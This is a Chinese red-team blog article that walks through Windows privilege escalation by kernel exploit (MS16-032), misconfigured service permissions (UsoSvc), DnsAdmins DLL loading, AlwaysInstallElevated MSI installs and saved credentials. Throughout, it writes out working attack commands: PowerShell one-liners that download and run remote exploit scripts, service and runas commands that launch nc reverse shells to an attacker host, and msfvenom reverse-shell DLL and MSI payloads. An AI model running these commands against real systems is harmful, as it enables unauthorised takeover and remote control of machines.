红队测试之Windows提权小结

原创队员编号057 酒仙桥六号部队
2020-08-10原文

这是 **酒仙桥六号部队** 的第 **57** 篇文章。
全文共计2702个字，预计阅读时长10分钟。

本文与“酒仙桥六号部队”的公众号文章《红队测试之Linux提权小结》是兄弟篇，本节主要针对Windows操作系统下的权限提升进行介绍，提权是后渗透重要的一环节，在权限较低的情况下，站在攻击者的视角进行内部网络安全测试、系统安全测试、应用安全测试等方面会出现“束缚”，所测试出的质量与结果也会不同。本文基于Win操作系统下分别从内核漏洞、权限配置、DLL注入、注册表等方面展开介绍，其中包含漏洞本身的介绍、漏洞复现过程等内容的展现。该提权内容的阅读没有前后顺序，可根据读者自身所需进行全文阅读或某方向内容的阅读。

提权背景

权限提升意味着用户获得不允许他使用的权限。比如从一个普通用户，通过“手段”让自己变为管理员用户，也可以理解为利用操作系统或软件应用程序中的错误，设计缺陷或配置错误来获得对更高访问权限的行为。

为什么我们需要提权

- 读取/写入敏感文件
- 重新启动之后权限维持

- 插入永久后门

Windows提权的常见方法

1. 内核漏洞
2. 错误的服务权限配置
3. DLL注入
4. 始终以高权限安装程序
5. 凭证存储

内核漏洞

漏洞介绍

内核漏洞利用程序是利用内核漏洞来执行具有更高权限的任意代码的程序。成功的内核利用通常会以root命令提示符的形式为攻击者提供对目标系统的超级用户访问权限。

漏洞复现

接下来我们以MS16-032来做演示。

给大家介绍下检查Windows提权辅助工具，**wesng**主要帮助检测Windows安全缺陷，是Windows Exploit Suggesters的升级版，通过读取加载systeminfo命令的结果来输出漏洞利用建议。

https://github.com/bitsadmin/wesng.git

1. 将wesng下载到本地主机上，先升级最新的漏洞数据库。

```
python wes.py --update
```

```
root@kali:/opt/wesng-master# proxychains python wes.py  --update
ProxyChains-3.1 (http://proxychains.sf.net)
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Updating definitions
|DNS-request| raw.githubusercontent.com
|S-chain|-<>-[redacted]-<><>-[redacted]-<><>-OK
|DNS-response| raw.githubusercontent.com is [redacted]
|S-chain|-<>-[redacted]-<><>-[redacted]-<><>-OK
[+] Obtained definitions created at 20200716
```

2. 将目标机器的systeminfo命令的结果输出并保存，使用wesng进行检查。

```
root@kali:/opt/wesng-master# python wes.py systeminfo.txt
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 7 for 32-bit Systems Service Pack 1
    - Generation: 7
    - Build: 7601
    - Version: None
    - Architecture: 32-bit
    - Installed hotfixes (3): KB2534111, KB2999226, KB976902
[+] Loading definitions
```

发现只安装3个补丁，可以查看输出结果来找对应的漏洞利用代码。


```
Date: 20160308
CVE: CVE-2016-0099
KB: KB3139914
Title: Security Update for Secondary Logon to Address Elevation of Privile
Affected product: Windows 7 for 32-bit Systems Service Pack 1
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploits: https://www.exploit-db.com/exploits/39574/, https://www.exploit-db.com/exploits/39719/, https://www.
exploit-db.com/exploits/39809/, https://www.exploit-db.com/exploits/40107/
```

3. 下载

https://www.exploit-db.com/exploits/39719里面的漏洞利用。

使用powershell下载漏洞利用代码并执行。

```
Powershell IEX (New-Object Net.WebClient).DownloadString('http://X.X.X.X:8000/ms16-032.ps1');Invoke-MS16-032
```



错误的服务权限配置

漏洞介绍

Microsoft Windows 服务（即以前的 NT 服务）能够创建可长时间运行的可执行应用程序。这些服务可以在计算机启动时自动启动，可以暂停和重新启动而且不显示任何用户界面。这种服务非常适合在服务器上使用，或任何时候，为了不影响在同一台计算机上工作的其他用户，需要长时间运行功能时使用。还可以在不同登录用户的特定用户帐户或默认计算机帐户的安全上下文中运行服务。Windows服务(Windows Services)通常使用本地系统账户启动。如果我们拥有可以修改服务配置权限的话，可以将服务启动的二进制文件替换成恶意的二进制文件，重新启动服务后执行恶意的二进制文件，可以获取到system权限。

漏洞复现

1.首先需要在找到存在配置权限错误的服务，这里推荐大家使用powerup.ps1。


https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

powerup是一个非常好用的windows提权辅助脚本，可以检查各种服务滥用，dll劫持，启动项等，来枚举系统上常见的提权方式。

接下来我们以CVE-2019-1322进行演示，Update Orchestrator服务的运行方式为NT AUTHORITY\SYSTEM，并且在Windows 10和Windows Server 2019上已默认启用。首先使用powershell加载powerup.ps1，需要在powerup.ps1结尾中加入InvokeAllchecks或者使用powershell执行时加载，执行如下代码：

```
Powershell -exec bypass IEX(new-object Net.webclient).downloadstring('http://192.168.25.31:8000/PowerUp.ps1'); InvokeAllchecks
```

发现USOSVC可以被修改和重启。



2.接下来我们上传nc，此处可以换成cs或msf生成的任意可执行文件，此处有一个小坑，binPath=和路径中间有一个空格，修改服务启动的可执行程序后，启动服务。

1）停止USOSVC 服务。

```
PS C:\Windows\system32> sc stop UsoSvc
```

2）将服务执行的exe文件修改为nc，反弹shell。

```
PS C:\Windows\system32> sc config usosvc binPath=
"C:\GitStack\gitphp\nc.exe 192.168.25.31 4455 -e cmd.exe"
```

3）将服务状态设置为自动启动。


```
PS C:\Windows\system32> sc config usosvc start=auto
```

4）启动服务：

```
PS C:\Windows\system32> sc start usosvc
```

按部就班的执行。

设置并开启服务。



DLL注入提权

漏洞介绍

DLL注入提权是一种利用应用程序错误加载DLL的技术。可以使用此技术来实现提权以及持久控制。


首先，让我们了解应用程序加载DLL的机制。

DLL代表动态链接库，它是一个库文件，其中包含可被多个应用程序同时动态访问和使用的代码和数据。DLL是Microsoft引入的，用于实现共享库的概念。

漏洞复现

如果一个用户是DNSAdmins组成员，可以以管理员权限加载DLL，我们可以通过msfvenom来生成一个反弹shell的DLL文件获取管理员权限。


1.首先查看我们的用户权限，我们的用户在DNSAdmin组里面。




```
Group Name                                 Type            SID
       Attributes
========================================== =============== ============================================
====== ============================================================
Everyone                                   Well-known group S-1-1-0
       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias           S-1-5-32-545
       Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias           S-1-5-32-554
       Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias           S-1-5-32-580
       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
       Mandatory group, Enabled by default, Enabled group
[redacted]ontractors                       Group           S-1-5-21-1392959593-3013219662-359668343
6-1103 Mandatory group, Enabled by default, Enabled group
[redacted]DnsAdmins                        Alias           S-1-5-21-1392959593-3013219662-359668343
6-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label           S-1-16-8192
```

2.使用msfvenom生成一个反弹shell。

```
Msfvenom -p windows/x64/shell_reverse_tcp LHOST=X.X.X.X
LPORT=443 -f dll -o rev.dll
```



3. 在攻击者机器启动smb服务，通过UNC来读取攻击机上生成的DLL文件。




4. 在目标机器上调用dnscmd来执行加载远程DLL文件，普通用户执行dnscms可能会失败。

```
PS C:\Users\> dnscmd.exe /config /serverlevelplugindll
\\X.X.X.X\s\rev.dll

Registry property serverlevelplugindll successfully reset.

Command completed successfully.

PS C:\Users\> sc.exe \\resolute stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE,
ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530*
```

```
 PS C:\Users\> sc.exe \\resolute start dns

SERVICE_NAME: dns

        TYPE               : 10  WIN32_OWN_PROCESS

        STATE              : 2  START_PENDING

                                (NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)

        WIN32_EXIT_CODE    : 0  (0x0)

        SERVICE_EXIT_CODE  : 0  (0x0)

        CHECKPOINT         : 0x0

        WAIT_HINT          : 0x7d0

        PID                : 2644

        FLAGS              :
```

5. 获取到system权限的shell。



注册表键提权

漏洞介绍


AlwaysInstallElevated是一项功能，可为Windows计算机上的所有用户（尤其是低特权用户）提供运行任何具有高权限的MSI文件的功能。MSI是基于Microsoft的安装程序软件包文件格式，用于安装，存储和删除程序。

通过组策略中的windows installer来进行配置，默认情况下该配置是关闭的。

漏洞复现

1. 首先需要检查计算机是否开启了该配置，也可以通过执行powerup.ps1来检查权限。

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```



2. 使用msfvenom生成一个msi文件用来反弹shell。

```
Msfvenom -p windows/meterpreter/reverse_tcp lhost=X.X.X.X lport=4567 -f msi > 1.msi
```

3. 安装msi，获取反弹shell。

```
msiexec /quiet /qn /i C:\Windows\Temp\1.msi
```

凭证存储


漏洞介绍

Windows7之后的操作系统提供了windows保险柜功能(Windows Vault),Window保险柜存储Windows可以自动登录用户的凭据，这意味着需要凭据才能访问资源（服务器或网站）的任何Windows应用程序都可以使用此凭据管理器和Windows Vault并使用提供的凭据代替用户一直输入用户名和密码。

除非应用程序与凭据管理器进行交互，否则我认为它们不可能对给定资源使用凭据。因此，如果您的应用程序要使用保管库，则应以某种方式与凭证管理器进行通信，并从默认存储保管库中请求该资源的凭证。


漏洞复现

1. 通过 cmdkey /list 列出存储的所有用户的凭据，发现administrator凭据被存储在了本机上。




2.使用runas来以管理员权限启动nc反弹shell。

```
Runas /user:administrator /savecred "nc.exe -e cmd.exe X.X.X.X 1337"
```



3.在攻击机启动监听，获取反弹shell。



技术小结

在测试项目中，测试人员通常会设法获取shell，然后再进行下一步的操作，本文旨在给大家提供一些从普通权限到system权限的思路，基本总结如下：

1.通过查看内核版本，寻找是否存在可以利用的提权EXP。

2.通过信息收集，查看机器配置，账户密码等查看是否可以利用。

3.通过查看系统的应用，或者第三方应用，查找服务本身是否存在问题，或者是否配置存在问题，如大家常见的mysql提权。

精选留言

用户设置不下载评论